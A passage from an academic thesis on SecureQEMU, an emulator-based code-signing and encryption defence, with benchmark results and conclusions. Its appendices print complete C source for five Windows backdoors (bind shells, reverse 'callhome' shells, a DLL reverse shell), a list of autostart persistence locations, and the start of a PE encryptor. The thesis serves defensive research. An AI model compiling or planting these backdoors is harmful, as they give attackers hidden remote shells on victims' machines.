

Figure 4.5: Boxplot of Floating-point Indexes

Table 4.3: 7-Zip Compression Time(seconds) of 10MB File

Native	QEMU	SecureQEMU Encrypted	SecureQEMU Signed	Encrypted and Signed
1.328	21.187	21.265	20.847	21.278
1.406	21.218	21.265	21.188	21.488
1.328	21.453	21.780	21.221	21.380
1.328	21.234	21.125	21.348	21.531
1.390	21.109	21.484	21.743	21.384
1.328	21.312	21.578	21.493	21.403
1.375	21.253	21.515	21.482	21.298
1.390	21.530	20.890	21.373	21.110
1.328	21.390	21.484	21.574	21.349
1.328	21.280	21.310	21.324	21.442
1.343	21.234	21.780	21.122	21.540
1.375	21.620	21.859	21.146	21.347
1.328	21.453	21.156	21.125	21.346
1.281	21.328	21.171	21.243	21.034
1.406	21.109	21.343	21.361	21.156
1.328	21.375	21.328	21.432	21.203
1.359	21.156	21.234	21.334	21.599
1.343	21.150	21.168	21.574	21.445
1.343	21.187	21.734	21.730	21.135
1.359	21.125	21.609	21.293	21.295

Figures 4.6 and 4.7 show the scatterplot and boxplot of the compression times, respectively. Visual inspection indicates no apparent difference between the compression times of the emulated environments. A one-way ANOVA test (p-value=0.322) confirms there is no statistical difference between QEMU and SecureQEMU compression times.

4.6 SecureQEMU's Internal Overhead

SecureQEMU implements its protection mechanisms by altering execution during process initialization and basic block translation. During initialization, a process may signal SecureQEMU to decrypt and verify HMACs for a specific set of code pages which induces overhead. During translation, SecureQEMU may poison the TLB with decrypted and signed code pages which also incurs overhead. Sections 4.6.1 and 4.6.2 below explain both schemes in detail.

4.6.1 Initialization Overhead. An exact initialization overhead for BYTECPU was computed using the Host OS's time stamp counter (TSC). Usually the TSC increments with every processor clock cycle. Table 4.4 lists the overhead in clock cycles



Figure 4.6: Scatterplot of 7-zip Compression of 10MB File



Figure 4.7: Boxplot of 7-zip Compression of 10MB File

as a result of encrypting the code, signing the code, and both encrypting and signing the code. The third column, being a separate test environment, is not the sum of the first two columns. The mean values of Table 4.4 are $2.141 \cdot 10^6$, $1.355 \cdot 10^8$ and $1.411 \cdot 10^8$ respectively.

Table 4.4: SecureQEMU Initialization Overhead in Clock Cycles

Encrypted	Signed	Encrypted and Signed
$2.107 \cdot 10^6$	$1.317 \cdot 10^8$	$1.436 \cdot 10^8$
$2.073 \cdot 10^6$	$1.358 \cdot 10^8$	$1.454 \cdot 10^8$
$2.068 \cdot 10^6$	$1.353 \cdot 10^8$	$1.373 \cdot 10^8$
$2.121 \cdot 10^6$	$1.310 \cdot 10^8$	$1.548 \cdot 10^8$
$2.181 \cdot 10^6$	$1.365 \cdot 10^8$	$1.450 \cdot 10^8$
$2.175 \cdot 10^6$	$1.364 \cdot 10^8$	$1.388 \cdot 10^8$
$2.149 \cdot 10^6$	$1.382 \cdot 10^8$	$1.432 \cdot 10^8$
$2.211 \cdot 10^6$	$1.347 \cdot 10^8$	$1.374 \cdot 10^8$
$2.129 \cdot 10^6$	$1.348 \cdot 10^8$	$1.385 \cdot 10^8$
$2.165 \cdot 10^6$	$1.343 \cdot 10^8$	$1.370 \cdot 10^8$
$2.094 \cdot 10^6$	$1.343 \cdot 10^8$	$1.400 \cdot 10^8$
$2.194 \cdot 10^6$	$1.385 \cdot 10^8$	$1.377 \cdot 10^8$
$2.117 \cdot 10^6$	$1.369 \cdot 10^8$	$1.374 \cdot 10^8$
$2.106 \cdot 10^6$	$1.355 \cdot 10^8$	$1.408 \cdot 10^8$
$2.070 \cdot 10^6$	$1.324 \cdot 10^8$	$1.376 \cdot 10^8$
$2.239 \cdot 10^6$	$1.353 \cdot 10^8$	$1.373 \cdot 10^8$
$2.094 \cdot 10^6$	$1.375 \cdot 10^8$	$1.445 \cdot 10^8$
$2.195 \cdot 10^6$	$1.350 \cdot 10^8$	$1.520 \cdot 10^8$
$2.091 \cdot 10^6$	$1.387 \cdot 10^8$	$1.366 \cdot 10^8$
$2.243 \cdot 10^6$	$1.360 \cdot 10^8$	$1.362 \cdot 10^8$

Figure 4.8 is a scatterplot of BYTECPU's initialization overhead in clock cycles. Although there is a noticeable difference between encrypting the code and signing it, both overheads are negligible from the user's perspective. The speed of the CPU is 2593.590 MHz, therefore the overhead in seconds is 0.00083, 0.05 and 0.05 for the columns in Table 4.4 respectively.

Response time is important to the user of a system. According to Nielsen [39], 0.1 seconds is the limit for a user to feel that a system is reacting instantaneously and after 1.0 seconds a user's flow of thought is interrupted, even though the user is aware of the delay. Since, SecureQEMU's overhead is less than one second, an encrypted or signed application's startup delay will likely be tolerable to a user.

4.6.2 Translation Overhead. Translation overhead is approximately 8500 clock cycles for both SecureQEMU's encrypted code execution and code signing. This



Figure 4.8: SecureQEMU Overhead on BYTECPU

overhead is incurred for every basic block which needs to be translated. The runtime overhead per translation block is 3.27 usec. While 3.27 usec overhead seems negligible, the total translation overhead is a function of how often encrypted or signed basic blocks are translated. To reduce translation overhead, each translation block (even encrypted and signed blocks) are cached, however, this cache is flushed whenever the Guest OS TLB is flushed. Unfortunately, within a multi-threaded Guest OS the TLB is flushed whenever a context switch occurs and the next thread needs to execute within a different address space than the current address space. SecureQEMU detects an address space change when CR3 is written. Within Windows XP, a context switch may occur (along with an address space change) about every 60-90 milliseconds depending on the clock interval, thread quantum size, and thread priority level.

Consider the BYTECPU program protected by SecureQEMU's encrypted code execution. During BYTECPU's runtime, the total number of encrypted basic blocks translated is 29,574 which results in a total overhead of 97 ms. In Section 4.5 it was determined that BYTECPU with encryption executed for 21.285 seconds on average. SecureQEMU spent approximately 97 ms checking if the basic block being translated

was encrypted and poisoning the TLB if it was. This equates to approximately 0.46% total translation overhead.

4.7 Performance Summary

SecureQEMU performs well with respect to QEMU but incurs significant overhead compared to executing code on the native system. The increase in performance SecureQEMU provides by implementing the encrypted code execution and code signing is 0.9% to 1.8%, while the overhead due to emulation varies from 1400% to 2100%. Depending on the scenario, SecureQEMU's protection benefits may outweigh its overhead. Chapter V addresses how to improve the performance of SecureQEMU along with how to deploy SecureQEMU within production environments.

V. Conclusions

5.1 Research Accomplishments

This research defined software attacks from a technical perspective, designed an original emulation-based protection solution to prevent these software attacks while providing code-specific confidentiality, implemented the protection mechanisms (i.e. SecureQEMU), and benchmarked the performance of SecureQEMU.

SecureQEMU's emulation-based page granularity code signing successfully protects from many types of exploits, backdoors, and rootkits, by preventing most exploit payloads from executing. All payloads from the Metasploit framework are protected, however, specially crafted *pure-chained return-into-code* exploits can still execute. Pure-chained return-into-code exploits consist entirely of existing signed-code and detection will require other protections.[1]

Instead of focusing on defending against individual programming bugs, which may or may not result in a vulnerability, page-granularity code signing focuses on identifying legitimate code and preventing all other code from executing. This whitelist approach to software security helps protect against unreleased vulnerabilities (a.k.a. 0-days) which leverage a new class of software bugs to execute. This protection also protects against DLL injection, code integration-based rootkits, patching rootkits, and several types of backdoors which infect legitimate modules.

SecureQEMU's emulation-based encrypted code execution protects from reverse code engineering by keeping code encrypted during execution. Existing protections merely make it more difficult to reverse engineer applications through anti-debugging, anti-dissasembly, and obfuscation techniques. The novel emulation-based approach not only protects from vulnerability discovery and code injection attacks, but also keeps code-specific intellectual property secret through encryption and emulation-based sandboxing. It may be possible to break out of SecureQEMU onto the host OS using implementation errors. However, given a perfectly implemented emulator this

[1] Address space layout randomization protects from pure-chained return-into-code payloads.

protection's strength is proportional to the strength of the encryption algorithm used (e.g., AES).

5.2 Future Research

There are many other protection mechanisms which can be moved out-of-band of an untrusted system using emulation. Besides code signing and encrypted code execution, malware signature detection could be implemented in emulation. Any malicious code would be unable to attack the mechanisms scanning to detect it unless that malicious code could break out of the emulated environment. McAfee and other anti-virus companies are already beginning to implement malware detection using VMware's VMsafe. Although VMware uses virtualization (different from emulation), sandboxing attackers remains.

Future implementations of SecureQEMU will support DoD Common Access Cards (CAC) . The CAC is a central component of the DoD public key infrastructure and provides mechanisms for encryption and signing using a private key which can be used to sign and decrypt code within SecureQEMU. Applications may be encrypted and signed for specific users limiting the need to restrict access to a system. Even if an attacker accessed the system, the application would remain protected without access to a legitimate users private key stored on his or her CAC.

SecureQEMU software-based emulation separates a system into trusted and unstrusted execution environments. A hardware-based emulation implementation would improve SecureQEMU's performance. While current hardware processors include support for virtualization, emulation is still implemented in software.

5.3 Building Secure Systems

This research supports Matt Bishop's security policy definitions [6]. Bishop considers a computer system to be a finite-state automaton where a security policy is a statement that partitions the states of a system into a set of authorized (secure)

states and a set of unauthorized (nonsecure) states. Bishop defines a secure system as a system that starts in an authorized state and cannot enter into an unauthorized state.

This is the fundamental problem with respect to today's computing platforms. General purpose operating systems, such as Windows, Linux, Mach, and BSD, were designed to execute *arbitrary code*. If a system can execute arbitrary code, that sytem can enter into an arbitrary state which may not be secure. As a result, a system which executes arbitrary code, cannot be proven to be secure. Thus, general purpose systems should not be used in systems critical to national security.

We need to design systems which do one thing, do that one thing well, *and nothing more*. If we design a system which accepts finite input and doesn't execute arbitrary code, then we can test the system given every possible input. If we can show that the starting state of the system is secure, and given every possible input a system never enters a nonsecure state, then we know that entire system is secure.

This research's page-granularity code signing takes a general purpose system and attempts to make it secure by only executing signed (authorized) code. This prevents the thread executing within a process (protected with SecureQEMU) from executing arbitrary code, but we also need to restrict the set of input the system accepts to be able to prove the entire system is secure. Future research should be conducted to design systems which satisfy both security policy requirements.

The U.S. Air Force and DoD need sofware systems proven to be secure. Our addiction to attempting to secure general purpose operating systems has to be replaced by systems designed to satisfy Bishop's security policy definitions from the ground up. After building these secure systems we will be properly equiped to protect the U.S. critical infrastructure and other national security affairs.

Appendix A. Backdoor Source Code

A.1 Listen TCP Backdoor

Listing A.1:

```
1
/* listen\_tcp.cpp written by William Kimball 2.26.2008
   Error handling omitted for clarity
   Compiled with Borland C++ Compiler
      bcc32.exe -tW -lx ws2\_32.lib listen\_tcp\_exe.cpp */
6
#include <winsock2.h>

#define PORT 8888 /* Port the backdoor listens on */

11 int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hInstPrev,
   LPSTR lpCmdLine, int nShowCmd) {

   WSADATA wsadata;
   WSAStartup(MAKEWORD(2,2), &wsadata);
16
   SOCKET sockListen = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);

   SOCKADDR_IN bindAddr;
   bindAddr.sin_family      = AF_INET;
21 bindAddr.sin_addr.s_addr = htonl(INADDR_ANY);
   bindAddr.sin_port        = htons(PORT);

   bind(sockListen, (SOCKADDR*)&bindAddr, sizeof(SOCKADDR));

26 listen(sockListen, SOMAXCONN);

   PROCESS_INFORMATION pi;
   STARTUPINFO si;
   memset(&pi, 0, sizeof(PROCESS_INFORMATION));
31 memset(&si, 0, sizeof(STARTUPINFO));
   si.cb          = sizeof(STARTUPINFO);
   si.dwFlags     = STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW;
   si.wShowWindow = SW_HIDE;

36 while(1) { /* Execute forever */

      SOCKET sockAccept = accept(sockListen, NULL, NULL);

      si.hStdInput  = (HANDLE)sockAccept;
41    si.hStdOutput = (HANDLE)sockAccept;
      si.hStdError  = (HANDLE)sockAccept;

      CreateProcess(0, "cmd", 0, 0, true, 0, 0, 0, &si, &pi);

46    closesocket(sockAccept);
   }

   return 0;
}
```

A.2 Listen UDP Backdoor

Listing A.2:

```
/* listen_udp.cpp written by William Kimball 2.26.2008
   Error handling omitted for clarity
   Compiled with Borland C++ Compiler
      bcc32.exe -tW -lx ws2_32.lib listen_udp_exe.cpp */

#include <winsock2.h>
#include <io.h>
#include <fcntl.h>
#include <stdio.h>

#define PORT 8888 /* Port the backdoor listens on */
#define BUFFSIZE 30000 /* Output buffer size */

int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hInstPrev,
   LPSTR lpCmdLine, int nShowCmd) {
   WSADATA wsadata;
   WSAStartup(MAKEWORD(2,2), &wsadata);

   SOCKET sockListen = WSASocket(AF_INET, SOCK_DGRAM, IPPROTO_UDP, 0, 0, 0);

   SOCKADDR_IN bindAddr;
   bindAddr.sin_family      = AF_INET;
   bindAddr.sin_addr.s_addr = htonl(INADDR_ANY);
   bindAddr.sin_port        = htons(PORT);

   bind(sockListen, (SOCKADDR*)&bindAddr, sizeof(SOCKADDR));

   SOCKADDR_IN senderAddr;
   int senderAddrLen = sizeof(SOCKADDR);
   DWORD dwBytesRead = 0;
   char szCommand[8192] = "cmd /c ", szBuffer[BUFFSIZE] = "";
   HANDLE hReadPipe, hWritePipe;

   SECURITY_ATTRIBUTES sa;
   sa.nLength = sizeof(SECURITY_ATTRIBUTES);
   sa.lpSecurityDescriptor = NULL;
   sa.bInheritHandle = true;

   PROCESS_INFORMATION pi;
   STARTUPINFO si;
   memset(&pi, 0, sizeof(PROCESS_INFORMATION));
   memset(&si, 0, sizeof(STARTUPINFO));
   si.cb          = sizeof(STARTUPINFO);
   si.dwFlags     = STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW;
   si.wShowWindow = SW_HIDE;

   while(1) { /* execute forever */

      if((dwBytesRead = recvfrom(sockListen, szCommand+7, 8191-7, 0,
         (SOCKADDR*)&senderAddr, &senderAddrLen)) > 0) {

         while(szCommand[dwBytesRead-1+7] == '\r' ||
            szCommand[dwBytesRead-1+7] == '\n')
            dwBytesRead--;

         szCommand[dwBytesRead+7] = '\0';

         CreatePipe(&hReadPipe, &hWritePipe, &sa, 0);    /* Execute the shell */
```

```
            si.hStdOutput = hWritePipe;                    /* only for the duration */
            si.hStdError  = hWritePipe;                    /* of the command */
            CreateProcess(0, szCommand, 0, 0, true, 0, 0, 0, &si, &pi);
            CloseHandle(hWritePipe);
64
            while(ReadFile(hReadPipe, szBuffer, BUFFSIZE, &dwBytesRead, 0) &&
               dwBytesRead > 0) {
               sendto(sockListen, szBuffer, dwBytesRead, 0,
                  (SOCKADDR*)&senderAddr, sizeof(SOCKADDR));
69          }

            CloseHandle(hReadPipe);
         }
      }
74
      return 0;
   }
```

A.3 Callhome Multiple Backdoor

Listing A.3:

```
   /* callhome.cpp written by William Kimball 2.26.2008
 3    Error handling omitted for clarity
      Compiled with Borland C++ Compiler
         bcc32.exe -tW -lx ws2\_32.lib callhome\_exe.cpp */

   #include <winsock2.h>
 8
   #define PORT 8888 /* Port to connect back to */
   #define HOST "127.1.1.1" /* Hostname to connect back to */
   #define CALLRATE 5000 /* Rate (in milliseconds) to call home */

13 int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hInstPrev,
      LPSTR lpCmdLine, int nShowCmd) {

      WSADATA wsadata;
      WSAStartup(MAKEWORD(2,2), &wsadata);
18
      SOCKADDR_IN sockAddr;
      sockAddr.sin_family      = AF_INET;
      sockAddr.sin_port        = htons(PORT);

23    struct hostent *host;
      if((host = gethostbyname(HOST)) == NULL)
         exit(-1);
      sockAddr.sin_addr.s_addr = *(u_long*)host->h_addr_list[0];

28    PROCESS_INFORMATION pi;
      STARTUPINFO si;
      memset(&pi, 0, sizeof(PROCESS_INFORMATION));
      memset(&si, 0, sizeof(STARTUPINFO));
      si.cb           = sizeof(STARTUPINFO);
33    si.dwFlags      = STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW;
      si.wShowWindow = SW_HIDE;

      while(1) { /* Execute forever */
```

```
38          SOCKET sock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);

            if(connect(sock, (SOCKADDR*)&sockAddr, sizeof(SOCKADDR)) == 0) {

                si.hStdInput  = (HANDLE)sock;
43              si.hStdOutput = (HANDLE)sock;
                si.hStdError  = (HANDLE)sock;

                CreateProcess(0, "cmd", 0, 0, true,
                    0, 0, 0, &si, &pi);
48
            }

            closesocket(sock);

53          Sleep(CALLRATE);
        }

        return 0;
    }
```

A.4 Callhome Once Backdoor

Listing A.4:

```
 2  /* callonce.cpp written by William Kimball 2.26.2008
       Error handling omitted for clarity
       Compiled with Borland C++ Compiler
          bcc32.exe -tW -lx ws2\_32.lib callonce\_exe.cpp */

 7  #include <winsock2.h>

    #define PORT 8888
    #define HOST "127.1.1.1"

12  int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hInstPrev,
       LPSTR lpCmdLine, int nShowCmd) {

       WSADATA wsadata;
       WSAStartup(MAKEWORD(2,2), &wsadata);
17
       SOCKADDR_IN sockAddr;
       sockAddr.sin_family      = AF_INET;
       sockAddr.sin_port        = htons(PORT);

22     struct hostent *host;
       if((host = gethostbyname(HOST)) == NULL)
          exit(-1);
       sockAddr.sin_addr.s_addr = *(u_long*)host->h_addr_list[0];

27     PROCESS_INFORMATION pi;
       STARTUPINFO si;
       memset(&pi, 0, sizeof(PROCESS_INFORMATION));
       memset(&si, 0, sizeof(STARTUPINFO));
       si.cb           = sizeof(STARTUPINFO);
32     si.dwFlags      = STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW;
       si.wShowWindow = SW_HIDE;
```

```
    SOCKET sock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);

    if(connect(sock, (SOCKADDR*)&sockAddr, sizeof(SOCKADDR)) == 0) {

        si.hStdInput  = (HANDLE)sock;
        si.hStdOutput = (HANDLE)sock;
        si.hStdError  = (HANDLE)sock;

        CreateProcess(0, "cmd", 0, 0, true,
            0, 0, 0, &si, &pi);

    }

    closesocket(sock);

    return 0;
}


‘
```

A.5 Callhome Library Backdoor

Listing A.5:

```
/* callhome\_dll.cpp written by William Kimball 2.26.2008
   Error handling omitted for clarity
   Compiled with Borland C++ Compiler
      bcc32.exe -tW -lx ws2\_32.lib callhome\_dll.cpp */

#include <winsock2.h>

#define PORT 8888 /* Port to connect back to */
#define HOST "127.1.1.1" /* Hostname to connect back to */
#define CALLRATE 5000 /* Rate (in milliseconds) to call home */

BOOL DllMain(HINSTANCE hInstance, ULONG ulReason, LPVOID pvReserved) {

    switch(ulReason) {

        case DLL_PROCESS_ATTACH:

        WSADATA wsadata;
        WSAStartup(MAKEWORD(2,2), &wsadata);

        SOCKADDR_IN sockAddr;
        sockAddr.sin_family      = AF_INET;
        sockAddr.sin_port        = htons(PORT);

        struct hostent *host;
        if((host = gethostbyname(HOST)) == NULL)
            exit(-1);
        sockAddr.sin_addr.s_addr = *(u_long*)host->h_addr_list[0];

        PROCESS_INFORMATION pi;
        STARTUPINFO si;
        memset(&pi, 0, sizeof(PROCESS_INFORMATION));
        memset(&si, 0, sizeof(STARTUPINFO));
```

```
        si.cb          = sizeof(STARTUPINFO);
        si.dwFlags     = STARTF_USESTDHANDLES|STARTF_USESHOWWINDOW;
        si.wShowWindow = SW_HIDE;
38
        while(1) { /* Execute forever */

            SOCKET sock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);

43          if(connect(sock, (SOCKADDR*)&sockAddr, sizeof(SOCKADDR)) == 0) {

                si.hStdInput  = (HANDLE)sock;
                si.hStdOutput = (HANDLE)sock;
                si.hStdError  = (HANDLE)sock;
48
                CreateProcess(0, "cmd", 0, 0, true, 0, 0, 0, &si, &pi);

            }

53          closesocket(sock);

            Sleep(CALLRATE);
        }
    }
58
    return TRUE;
}
```

Appendix B. Windows Automatic Startup Locations

B.1 Automatic Startup Registry Keys

1. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
2. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
3. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
4. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
5. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
6. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
7. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
8. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
9. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
10. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
11. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
12. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
13. HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load
14. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
15. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
16. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad
17. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler

B.2 Automatic Startup Configuration Files

1. c:\autoexec.bat
2. c:\config.sys
3. windir\wininit.ini
4. windir\winstart.bat
5. windir\win.ini
6. windir\system.ini
7. windir\dosstart.bat
8. windir\system\autoexec.nt
9. windir\system\config.nt

Appendix C. SecureEncryptor 0.9.4 Source Code

Listing C.1:

```
//SecureEncryptor.cpp written by William Kimball 7/2008
//Compiled using VS2008
//    cl.exe SecureEncryptor.cpp -I C:\OpenSSL\include\ C:\OpenSSL\lib\libeay32.lib

#include <windows.h>
#include <string.h>
#include <iostream>
#include <deque>
#include <string>
using namespace std;
#include <openssl\aes.h>
#include <openssl\rand.h>
#include <openssl\evp.h>
#include <openssl\hmac.h>
#include <openssl\sha.h>

#define SIG_STUB_SIZE 77

typedef struct _SPEFile {

    IMAGE_DOS_HEADER idosh;
    BYTE *bDosStub;
    int nDosStubSize;
    IMAGE_NT_HEADERS inth;
    IMAGE_SECTION_HEADER **ishs;
    BYTE *bHeaderSlack;
    int nHeaderSlackSize;
    BYTE **bSectionData;
    byte *bAttrCert;
    int nAttrCertSize;

}SPEFile, *PSPEFile;

bool ReadPeFile(const char *szFile, PSPEFile peFile, int verbose);
bool WritePeFile(const char *szFile, PSPEFile peFile);
bool readFile(LPVOID lpBuff, DWORD dwBuffSize, DWORD dwFileOffset, HANDLE hFile);
bool writeFile(LPVOID lpBuff, DWORD dwBuffSize, DWORD dwFileOffset, HANDLE hFile);

bool peAdjustHeaderToAddSection(PSPEFile peFile);

void peExtendHeaderSlack(PSPEFile peFile, DWORD dwExtendSize, bool bAppendSlack);
//If bAppendSlack=true then the extended slack is appended to the existing slack,
//otherwise the extended slack is prepended to the existing slack.
//dwExtendSize needs to be a multiple of file alignment.
//Note that 0x1000 is the max SizeOfHeader.

void peAddSection(PSPEFile peFile, char *szName, DWORD dwRawSize, DWORD dwVirtualSize);
//Allocate space for new IMAGE_SECTION_HEADER with peAdjustHeaderToAddSection() or
//peExtendHeaderSlack(...,bAppendSlack=true) before making this call.
//dwExtendSize needs to be a multiple of file alignment.

void peSecure(PSPEFile peFile, deque<DWORD> deqAddrSize, deque<DWORD> deqAuthPageAddrSize,
            deque<string> deqAuthModName, char **argv, int iKeyLength, string strFirstInit, string...
                strLastInit);
//Add a new section with peAddSection(...,szName=".SigStub",...) before making this call.
```

```
int main(int argc,  char **argv) {
   SPEFile sFile;
59 unsigned int iKeyLength = 256;

   if(argc >= 5) {
      iKeyLength = atoi(argv[4]);
      if(iKeyLength != 128 && iKeyLength != 192 && iKeyLength != 256) {
64       printf("KEY_LENGTH must be 128, 192 or 256!\n");
         exit(-1);
      }
   }
   else if(argc <= 3) {
